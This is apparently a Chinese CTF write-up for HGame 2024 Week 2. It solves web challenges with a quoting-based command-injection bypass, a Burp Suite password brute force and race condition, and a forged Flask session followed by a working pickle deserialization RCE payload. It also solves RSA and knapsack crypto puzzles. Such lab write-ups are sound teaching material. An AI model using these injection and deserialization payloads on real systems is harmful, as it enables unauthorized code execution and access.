

# HGame2024 Week2 Writeup

## Web

### What the cow say?

有个有趣的linux命令叫cowsay

### Cowsay What?


cowsay:



在这个指令中，我们可以用\$()来执行一些命令，于是乎，命令注入。

### Cowsay What?


cowsay:



看来这道题设置了waf，有些关键字的过滤需要我们绕过。经过尝试，cat、flag、\这些都被过滤了。

### Cowsay What?

cowsay:



使用字符拼接，成功绕过过滤，找到flag

## Cowsay What?

cowsay: \$(ls /fl'a'g\_is\_here)

```
< flag_c0w54y >
-----
 \  ^__^
  (oo)\_____
   (__)\       )\/\
    ||----w |
     ||     |
```

## Cowsay What?

cowsay: \$(c'a't /fl'a'g\_is\_here/fl'a'g)

```
/ hgame{C0wsay_be_c4re_aB0ut_Command_Inje \
\ ction} /
-----
 \  ^__^
  (oo)\_____
   (__)\       )\/\
    ||----w |
     ||     |
```

## Select More Courses

~~本以为是整新活，没想到是炒冷饭~~

首先要登录系统，从提示来看是个弱口令，找个字典用Intruder爆破一下即可

用户名  
ma5hr00m

密码  
请输入密码

登录

系统提示

1. 当前密码安全等级太低，请勿使用常见密码
2. 已选学分不能高于学分上限，可通过提交“扩学分申请”提高学分上限
3. 为方便广大师生寻找遗失物件，系统新增“失物查询”板块，不需要登录即可使用

Burp Suite Professional v1.7.37 - Temporary Project - licensed to surferxyz

Target Proxy Spider Scanner Intruder Repeater Sequencer Decoder Comparer Extender Project options User options Alerts

1 x 2 x 3 x ...

Target Positions Payloads Options

Payload Positions

Configure the positions where payloads will be inserted into the base request. The attack type determines the way in which payloads are assigned to payload positions - see help for full details.

Attack type: Sniper

Start attack

POST /api/auth/login HTTP/1.1  
Host: 106.14.57.14:32107  
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:122.0) Gecko/20100101 Firefox/122.0  
Accept: \*/\*  
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2  
Accept-Encoding: gzip, deflate  
Referer: http://106.14.57.14:32107/login  
Content-Type: application/json  
Content-Length: 38  
Origin: http://106.14.57.14:32107  
Connection: close  
Cookie: session=...  
("username": "ma5hi00m", "password": "\$1\$")

Add \$ Clear \$ Auto \$ Refresh

?

Type a search term

1 payload position Length: 642

Burp Suite Professional v1.7.37 - Temporary Project - licensed to surferxyz

Target Proxy Spider Scanner Intruder Repeater Sequencer Decoder Comparer Extender Project options User options Alerts

1 x 2 x 3 x ...

Target Positions Payloads Options

Payload Sets

You can define one or more payload sets. The number of payload sets depends on the attack type defined in the Positions tab. Various payload types are available for each payload set, and each payload type can be customized in different ways.

Payload set: 1 Payload count: 10,000  
Payload type: Simple list Request count: 10,000

Payload Options [Simple list]

This payload type lets you configure a simple list of strings that are used as payloads.

Paste 123456  
Load ... a123456  
Remove a123456789  
12345  
Clear 111111  
123123  
woaini1314

Add Enter a new item  
Add from list ...

Payload Processing

You can define rules to perform various processing tasks on each payload before it is used.

Add Enabled Rule

Edit  
Remove  
Up  
Down

Payload Encoding

This setting can be used to URL-encode selected characters within the final payload, for safe transmission within HTTP requests.


Intruder attack 4

Attack Save Columns

Results	Target	Positions	Payloads	Options		
Filter: Showing all items						
Request	Payload	Status	Error	Timeout	Length	Comment
760	qwert123	200	<input type="checkbox"/>	<input type="checkbox"/>	418	
0		401	<input type="checkbox"/>	<input type="checkbox"/>	180	
1	123456	401	<input type="checkbox"/>	<input type="checkbox"/>	180	
2	123456789	401	<input type="checkbox"/>	<input type="checkbox"/>	180	
3	a123456	401	<input type="checkbox"/>	<input type="checkbox"/>	180	
4	a123456789	401	<input type="checkbox"/>	<input type="checkbox"/>	180	
5	12345	401	<input type="checkbox"/>	<input type="checkbox"/>	180	
6	111111	401	<input type="checkbox"/>	<input type="checkbox"/>	180	
7	123123	401	<input type="checkbox"/>	<input type="checkbox"/>	180	
8	woaini1314	401	<input type="checkbox"/>	<input type="checkbox"/>	180	
9	zxcvbnm	401	<input type="checkbox"/>	<input type="checkbox"/>	180	
10	qq123456	401	<input type="checkbox"/>	<input type="checkbox"/>	180	

Finished

密码qwert123。首先要扩学分，提示说race against time



本以为是什么新的东西，没想到跟上周一样。。。问了一下学长，这个提示指的是条件竞争。

像上周一样，点了申请按钮以后连续发包就行

Intruder attack 5

Attack Save Columns

Results	Target	Positions	Payloads	Options		
Filter: Showing all items						
Request	Payload	Status	Error	Timeout	Length	Comment
0	null	200	<input type="checkbox"/>	<input type="checkbox"/>	195	
1	null	200	<input type="checkbox"/>	<input type="checkbox"/>	195	
2	null	200	<input type="checkbox"/>	<input type="checkbox"/>	195	
3	null	200	<input type="checkbox"/>	<input type="checkbox"/>	195	
4	null	200	<input type="checkbox"/>	<input type="checkbox"/>	195	
5	null	200	<input type="checkbox"/>	<input type="checkbox"/>	195	
6	null	200	<input type="checkbox"/>	<input type="checkbox"/>	195	
7	null	200	<input type="checkbox"/>	<input type="checkbox"/>	195	
8	null	200	<input type="checkbox"/>	<input type="checkbox"/>	195	
9	null	200	<input type="checkbox"/>	<input type="checkbox"/>	195	
10	null	200	<input type="checkbox"/>	<input type="checkbox"/>	195	
11	null	200	<input type="checkbox"/>	<input type="checkbox"/>	195	

Finished

然后可以看到最高学分已经被拉高了，直接选课就行

自主选课

帮阿菇选到“**创业管理**”，阿菇会给你奖励！

2023-2024 学年 2 学期 第2轮 本学期选课要求总学分最低 16 最高 50 已选 38

课程名称	课程性质	上课时间	教学地点	已选/容量	操作
创业管理	创业基础	周五1-3节	12教000	未满	<b>已选</b>

(Axxxxxxx) 创业管理 - 2.0 学分 状态: 已选

创业管理

创业基础

周五1-3节

12教000

未满

**已选**

感谢你！这是给你的礼物：  
hgame[3ak\_p4ssW0rD\_&\_r4Ce\_cOnDiT10n]

**确定**

## myflask

直接访问题目所给链接，下载下来flask环境的源文件，内容：

```
import pickle
import base64
from flask import Flask, session, request, send_file
from datetime import datetime
```

```
from pytz import timezone

currentDateAndTime = datetime.now(timezone('Asia/Shanghai'))
currentTime = currentDateAndTime.strftime("%H%M%S")

app = Flask(__name__)
# Tips: Try to crack this first ↓
app.config['SECRET_KEY'] = currentTime
print(currentTime)

@app.route('/')
def index():
    session['username'] = 'guest'
    return send_file('app.py')

@app.route('/flag', methods=['GET', 'POST'])
def flag():
    if not session:
        return 'There is no session available in your client :('
    if request.method == 'GET':
        return 'You are {} now'.format(session['username'])

    # For POST requests from admin
    if session['username'] == 'admin':
        pickle_data=base64.b64decode(request.form.get('pickle_data'))
        # Tips: Here try to trigger RCE
        userdata=pickle.loads(pickle_data)
        return userdata
    else:
        return 'Access Denied'

if __name__=='__main__':
    app.run(debug=True, host="0.0.0.0")
```

首先可以看出来是一个session伪造， SECRET\_KEY是开启环境的时间。

先是要找到SECRET\_KEY， 注意一下时间， 手动尝试即可。

You are guest now

**Max HacKBar**

名称	值	Domain	Path	Expires / Max-Age	大小	HttpOnly	Secure	SameSite	最后访问
session	eyJlc2VybmtZSI6Imd1ZXN0In0.ZcnHow.7BvfpSa7bIzn73QU4WCSFJ6xeog	106.14.57.14	/	2024-02-12T07:24:20Z	69	true	false	None	Mon, 12 Feb 2024 07:24:20 GMT

C:\Users\jyzho\Desktop\h4ck3r t0015\flask-session-cookie-manager>python flask\_session\_cookie\_manager3.py decode -c "eyJ1c2VybmtZSI6Imd1ZXN0In0.ZcnHow.7BvfpSa7bIzn73QU4WCSFJ6xeog" -s "152400"  
[Decoding error] Signature b'7BvfpSa7bIzn73QU4WCSFJ6xeog' does not match

C:\Users\jyzho\Desktop\h4ck3r t0015\flask-session-cookie-manager>python flask\_session\_cookie\_manager3.py decode -c "eyJ1c2VybmtZSI6Imd1ZXN0In0.ZcnHow.7BvfpSa7bIzn73QU4WCSFJ6xeog" -s "152401"  
[Decoding error] Signature b'7BvfpSa7bIzn73QU4WCSFJ6xeog' does not match

C:\Users\jyzho\Desktop\h4ck3r t0015\flask-session-cookie-manager>python flask\_session\_cookie\_manager3.py decode -c "eyJ1c2VybmtZSI6Imd1ZXN0In0.ZcnHow.7BvfpSa7bIzn73QU4WCSFJ6xeog" -s "152402"  
[Decoding error] Signature b'7BvfpSa7bIzn73QU4WCSFJ6xeog' does not match

C:\Users\jyzho\Desktop\h4ck3r t0015\flask-session-cookie-manager>python flask\_session\_cookie\_manager3.py decode -c "eyJ1c2VybmtZSI6Imd1ZXN0In0.ZcnHow.7BvfpSa7bIzn73QU4WCSFJ6xeog" -s "152403"  
{'username': 'guest'}

然后伪造session，成功将username切换为admin

Burp Suite Professional v1.7.37 - Temporary Project - licensed to surferjy

Target Proxy Spider Scanner Intruder Repeater Window Help

Request Response

Raw Headers Hex

HTTP/1.1 200 OK  
Server: Werkzeug/3.0.1 Python/3.11.7  
Date: Mon, 12 Feb 2024 07:29:33 GMT  
Content-Type: text/html; charset=utf-8  
Content-Length: 17  
Vary: Cookies  
Connection: close

You are admin now

Upgrade-Insecure-Requests: 1

然后是post传参一个pickle序列化并base64编码的数据。这里试了半天各种报错，经过学长的提醒得知pickle序列化在不同的系统中是有区别的，这里要用linux；但仍然一直报错，尝试了curl外带回显但是一直都只有DNS记录，最后还是在学长的帮助下得知，这个题目是不出网的。由于没有任何过滤，exp:


```
import pickle
import base64

class genpoc(object):
    def __reduce__(self):
        s = "__import__('os').popen('cat /flag').read()"
        return eval, (s,)

e = genpoc()
poc = pickle.dumps(e, protocol=0)

print(base64.b64encode(poc))
```

最终得到flag



## Crypto

### midRSA

题目

```
from Crypto.Util.number import *
from secret import flag

def padding(flag):
    return flag+b'\xff'*(64-len(flag))

flag=padding(flag)
m=bytes_to_long(flag)
p=getPrime(512)
```

```

q=getPrime(512)
e=3
n=p*q
c=pow(m,e,n)
m0=m>>208

print(f'n={n}')
print(f'c={c}')
print(f'm0={m0}')

"""
n=120838778421252867808799302603972821425274682456261749029016472234934876266617
26634639990970574286245897057563766405918961361895688043007877489247925630120969
53233027872215085564811962814206760741162724952780972759276048573364845647774044
97914572606299810384987412594844071935546690819906920254004045391585427
c=11896154725446528260312891012636901107224805731765381110746611348016137361383
01792146539576697712960143550859000659975574081807130392922757850441296751346892
11916893573670452861900402516950947065644437213932161855637279512564146496255979
50957960429709583109707961019498084511008637686004730015209939219983527
m0=13292147408567087351580732082961640130543313742210409432471625281702327748963
274496942276607
"""

```

## (非预期解)

题目没有出好，直接对m0进行long\_to\_bytes就可以出答案

```

from Crypto.Util.number import *
m0 =
13292147408567087351580732082961640130543313742210409432471625281702327748963274
496942276607
print(long_to_bytes(m0))

```

b'hgame{0ther\_cas3s\_0f\_c0ppr3smith}\xff\xff\xff\xff\xff\xff'

## (预期解)

给了m的部分高位m0，另外n,e,c又都已经给出，显然是用coppersmith

exp:

```

n =
12083877842125286780879930260397282142527468245626174902901647223493487626661726
63463999097057428624589705756376640591896136189568804300787748924792563012096953
23302787221508556481196281420676074116272495278097275927604857336484564777404497
914572606299810384987412594844071935546690819906920254004045391585427
e = 3
m = randrange(n)
c = pow(m, e, n)
beta = 1
epsilon = beta^2/9
nbits = n.nbits()
kbits = floor(nbits*(beta^2/e-epsilon))

```

upper 797 bits (of 1024 bits) is given  
54635043456002845223550084791091690751160534021806899798800578091818985959276288428045753693335628454956066685424543696104680826078966  
06970684163227647

```
from Crypto.Util.number import *
m=546807228434560028452235500847910916907511605340218068997988005780918189859592
7628842804575369333562845495606668542454369610468082607896606970684163227647
print(long_to_bytes(m))
```

# babyRSA

~~又是道点也不baby的RSA~~

题目

```
from Crypto.Util.number import *
from secret import flag,e
m=bytes_to_long(flag)
p=getPrime(64)
q=getPrime(256)
n=p**4*q
k=getPrime(16)
gift=pow(e+114514+p**k,0x10001,p)
c=pow(m,e,n)
print(f'p={p}')
print(f'q={q}')
print(f'c={c}')
print(f'gift={gift}')
"""

p=14213355454944773291
q=61843562051620700386348551175371930486064978441159200765618339743764001033297
c=105002138722466946495936638656038214000043475751639025085255113965088749272461
906892586616250264922348192496597986452786281151156436229574065193965422841
gift=9751789326354522940
"""
```

首先算出e，我的推导方法：

$$\begin{aligned}
 & (e + 114514 + p^k)^{65537} \% P \\
 &= [(e + 114514 + p^k) \% P]^{65537} \% P \\
 &= \{( [e + 114514] \% P + p^k \% P ] \% P \}^{65537} \% P \\
 &= [(e + 114514) \% P \% P]^{65537} \% P \\
 &= [(e + 114514) \% P]^{65537} \% P \\
 &= (e + 114514)^{65537} \% P
 \end{aligned}$$

可见与  $p^k$  并没有什么关系，直接求出来后 114514 就是 e

exp:

```

import gmpy2
from Crypto.Util.number import *
c = 9751789326354522940
n = 14213355454944773291
E = 0x10001
phi = 14213355454944773290
d = gmpy2.invert(E, phi)
m = pow(c, d, n)
print(m)

```

输出  $m=188075$ 。但是在接下来的步骤中计算时发现 e 和 phi 求不了逆元，问了学长后得知，这里是 e、phi 不互素导致的，要使用AMM算法解决。

exp:

```

from sympy.ntheory.residue_ntheory import nthroot_mod
from Crypto.Util.number import *
import gmpy2
c =
10500213872246694649593663865603821400004347575163902508525511396508874927246190
6892586616250264922348192496597986452786281151156436229574065193965422841
p = 14213355454944773291
q =
61843562051620700386348551175371930486064978441159200765618339743764001033297
n = p**4*q

```

```

e = 188075-114514

cp = c%p
mp = nthroot_mod(cp,e,p)

cq = c%q
mq = pow(cq,gmpy2.invert(e,q-1),q)

print(mq,mp)
K = Zmod(p ** 4)
a = K(c)
m_list = a.nth_root(e, all = True)
for i in m_list:
    m = CRT([int(mq), int(i)], [q, p])
    result = long_to_bytes(m)
    if b'hgame' in result:
        print(result)
        break

```

56508677452598422527495254643824809456987662661744158482130340636530761015689 150488416857226  
b'hgame{Adleman\_Mand3r\_Miller\_M3th0d}'

## backpack

题目

```

from Crypto.Util.number import *
import random
from secret import flag
a=[getPrime(32) for _ in range(20)]
p=random.getrandbits(32)
assert len(bin(p)[2:])==32
bag=0
for i in a:
    temp=p%2
    bag+=temp*i
    p=p>>1

enc=bytes_to_long(flag)^p

print(f'enc={enc}')
print(f'a={a}')
print(f'bag={bag}')
"""

enc=8711141725678534902974785701134493669887937601728446440075668249133500881481
62949968812541218339
a=[3245882327, 3130355629, 2432460301, 3249504299, 3762436129, 3056281051,
3484499099, 2830291609, 3349739489, 2847095593, 3532332619, 2406839203,
4056647633, 3204059951, 3795219419, 3240880339, 2668368499, 4227862747,
2939444527, 3375243559]
bag=45893025064
"""

```

这道题出的也有问题。。。

## (非预期解)

看了一下程序的逻辑，这p到最后不就是0吗。。。直接对enc进行long\_to\_bytes就好

```
from Crypto.Util.number import *
enc =
87111417256785349029747857011344936698879376017284464400756682491335008814816294
9968812541218339
print(long_to_bytes(enc))
```

## (预期解)

首先读题，得知是背包密码，这题本意应该是想求p

由于题目中的a不是超递增序列，所以不能用一般方法解。在网上找到了一种叫低密度攻击的方法。

exp:

```
import random
from collections import namedtuple
import gmpy2
from Crypto.Util.number import isPrime, bytes_to_long, inverse, long_to_bytes
from sympy import nextprime
from tqdm import tqdm
pubkey=[3245882327, 3130355629, 2432460301, 3249504299, 3762436129, 3056281051,
3484499099, 2830291609, 3349739489, 2847095593, 3532332619, 2406839203,
4056647633, 3204059951, 3795219419, 3240880339, 2668368499, 4227862747,
2939444527, 3375243559]
c=45893025064
nbit=20
#随机找一个符合条件的N
N=nextprime(gmpy2.iroot(nbit,2)[0]//2)
L=Matrix(QQ,nbit + 1, nbit + 1)

for i in range(nbit):
    L[i,i]=1

for i in range(nbit):
    L[i,nbit]=pubkey[i]*N

for i in range(nbit):
    L[nbit,i]=1/2

L[nbit,nbit]=c*N

print("LLL start")
res=L.LLL()
mm=""
for i in tqdm(range(0, nbit + 1)):
    # print solution
    M = res.row(i).list()[:-1]#最后面密文恢复后变成0
    flag = True
    for m in M:
```

```

if m != 1/2 and m != -1/2:#根据破解原理，恢复的明文应只包含-1/2和1/2
    flag = False
    break
if flag:
    print (i, m)
    for j in M:
        if j== -1/2:#不确定-1/2和1/2哪个代表二进制1
            mm+="1"
        else:
            mm+="0"
flag=mm[::-1]
print(flag)

```

LLL start  
100% |██████████| 21/21 [00:00<00:00, 19846.86it/s]  
0 [-1/2, -1/2, -1/2, -1/2, -1/2, -1/2, 1/2, -1/2, -1/2, -1/2, 1/2, 1/2, -1/2, 1/2, -1/2, -1/2, -1/2, -1/2, 1/2, 1/2]  
00111101001110111111

上即为p的二进制形式，由于题目中后来在一番操作后p变成了0，所以只要按照非预期解的方法求flag即可(

## backpack revenge

题目

```

from Crypto.Util.number import *
import random
import hashlib

a=[getPrime(96) for _ in range(48)]
p=random.getrandbits(48)
assert len(bin(p)[2:])==48
flag='hgame{'+hashlib.sha256(str(p).encode()).hexdigest()+'}'

bag=0
for i in a:
    temp=p%2
    bag+=temp*i
    p=p>>1

print(f'a={a}')
print(f'bag={bag}')

.....

```

```
a=[74763079510261699126345525979, 51725049470068950810478487507,  
47190309269514609005045330671, 64955989640650139818348214927,  
68559937238623623619114065917, 72311339170112185401496867001,  
70817336064254781640273354039, 70538108826539785774361605309,  
43782530942481865621293381023, 58234328186578036291057066237,  
68808271265478858570126916949, 61660200470938153836045483887,  
63270726981851544620359231307, 42904776486697691669639929229,  
41545637201787531637427603339, 74012839055649891397172870891,  
56943794795641260674953676827, 51737391902187759188078687453,  
49264368999561659986182883907, 60044221237387104054597861973,  
63847046350260520761043687817, 62128146699582180779013983561,  
65109313423212852647930299981, 66825635869831731092684039351,  
67763265147791272083780752327, 61167844083999179669702601647,  
55116015927868756859007961943, 52344488518055672082280377551,  
52375877891942312320031803919, 69659035941564119291640404791,  
52563282085178646767814382889, 56810627312286420494109192029,  
49755877799006889063882566549, 43858901672451756754474845193,  
67923743615154983291145624523, 51689455514728547423995162637,  
67480131151707155672527583321, 59396212248330580072184648071,  
63410528875220489799475249207, 48011409288550880229280578149,  
62561969260391132956818285937, 44826158664283779410330615971,  
70446218759976239947751162051, 56509847379836600033501942537,  
50154287971179831355068443153, 49060507116095861174971467149,  
54236848294299624632160521071, 64186626428974976108467196869]  
bag=1202548196826013899006527314947  
"""
```

用前面的backpack预期解一样做就行了，这里不再赘述

exp:

```
import random  
from collections import namedtuple  
import gmpy2  
from Crypto.Util.number import isPrime, bytes_to_long, inverse, long_to_bytes  
from sympy import nextprime  
from tqdm import tqdm
```

```
pubkey=[74763079510261699126345525979, 51725049470068950810478487507,
47190309269514609005045330671, 64955989640650139818348214927,
68559937238623623619114065917, 72311339170112185401496867001,
70817336064254781640273354039, 70538108826539785774361605309,
43782530942481865621293381023, 58234328186578036291057066237,
68808271265478858570126916949, 61660200470938153836045483887,
63270726981851544620359231307, 42904776486697691669639929229,
41545637201787531637427603339, 74012839055649891397172870891,
56943794795641260674953676827, 51737391902187759188078687453,
49264368999561659986182883907, 60044221237387104054597861973,
63847046350260520761043687817, 62128146699582180779013983561,
65109313423212852647930299981, 66825635869831731092684039351,
67763265147791272083780752327, 61167844083999179669702601647,
55116015927868756859007961943, 52344488518055672082280377551,
52375877891942312320031803919, 69659035941564119291640404791,
52563282085178646767814382889, 56810627312286420494109192029,
49755877799006889063882566549, 43858901672451756754474845193,
67923743615154983291145624523, 51689455514728547423995162637,
67480131151707155672527583321, 59396212248330580072184648071,
63410528875220489799475249207, 48011409288550880229280578149,
62561969260391132956818285937, 44826158664283779410330615971,
70446218759976239947751162051, 56509847379836600033501942537,
50154287971179831355068443153, 49060507116095861174971467149,
54236848294299624632160521071, 64186626428974976108467196869]
```

```
c=1202548196826013899006527314947
```

```
nbit=48
#随机找一个符合条件的N
N=nextprime(gmpy2.iroot(nbit,2)[0]//2)
L=Matrix(QQ,nbit + 1, nbit + 1)

for i in range(nbit):
    L[i,i]=1

for i in range(nbit):
    L[i,nbit]=pubkey[i]*N

for i in range(nbit):
    L[nbit,i]=1/2

L[nbit,nbit]=c*N

print("LLL start")
res=L.LLL()
mm=""
for i in tqdm(range(0, nbit + 1)):
    # print solution
    M = res.row(i).list()[:-1]#最后面密文恢复后变成0
    flag = True
    for m in M:
        if m != 1/2 and m != -1/2:#根据破解原理，恢复的明文应只包含-1/2和1/2
            flag = False
            break
    if flag:
```

```
print (i, M)
for j in M:
    if j==-1/2:#不确定-1/2和1/2哪个代表二进制1
        mm+="1"
    else:
        mm+="0"
flag=mm[::-1]
print(flag)
```

```
import hashlib
p=0b111101000010110101010001010011000111000100100001
p=int(p)
print('hgame{'+hashlib.sha256(str(p).encode()).hexdigest()+'}')
```

hgame{04b1d0b0fb805a70cda94348ec5a33f900d4fd5e9c45e765161c434fa0a49991}

# midRSA revenge

题目

```
from Crypto.Util.number import *
from secret import flag
m=bytes_to_long(flag)
p=getPrime(1024)
q=getPrime(1024)
e=5
n=p*q
c=pow(m,e,n)
m0=m>>128

print(f'n={n}')
print(f'c={c}')
print(f'm0={m0}')

.....
n=278143347281356719958903781547788226877138752696248431223534580596972888886405
72922486287556431241786461159513236128914176680497775619694684903498070577307810
2636772802941141359297087459884069633072797670289695153058952072828219354735641
48274190083937011584678185351095172130889208902363002816462887616978422806332853
5537638946836003358410225824305888517481201829546019651548381925491318307949647
30957439284837850424699154678125213986187650989447642052531725169595335575516478
98786029456158799657098719757708234844186656340501038525648195757569500476912053
55599004786541600213204423145854859214897431430282333052121
c=45622131411586708863820720303449463624470661111621723577848729096069230067958
13266301862566144713150175868450263938320833284468193969812445918857181352714977
22924641395307367176197417049459260756320640721253615164356311218457531865592979
93355270779818057702973783391589851159114029310296551701456748698914231344835187
91755930544026956061332689320474812799925490210291960537036388958113672416409687
9573173870280806620454087466970358998654736755257023225078147018537101
m0=9999900281003357773420310681169330823266532533803905637
```

用前面的midRSA预期解一样做就行了，这里不再赘述。

exp:

upper 1866 bits (of 2048 bits) is given  
3402789736593180236658155503802934243882633217001276110520820253391839278880462965966606922621


```
from Crypto.Util.number import *
m0 =
34027897365931802366581555038029342438826332170012761105208202533918392788804629
65966606922621
print(long_to_bytes(m0))
```

```
b'hgame{c0ppr3smith St3re0typed m3ssag3s}'
```

Misc

# ek1ng\_want\_girlfriend

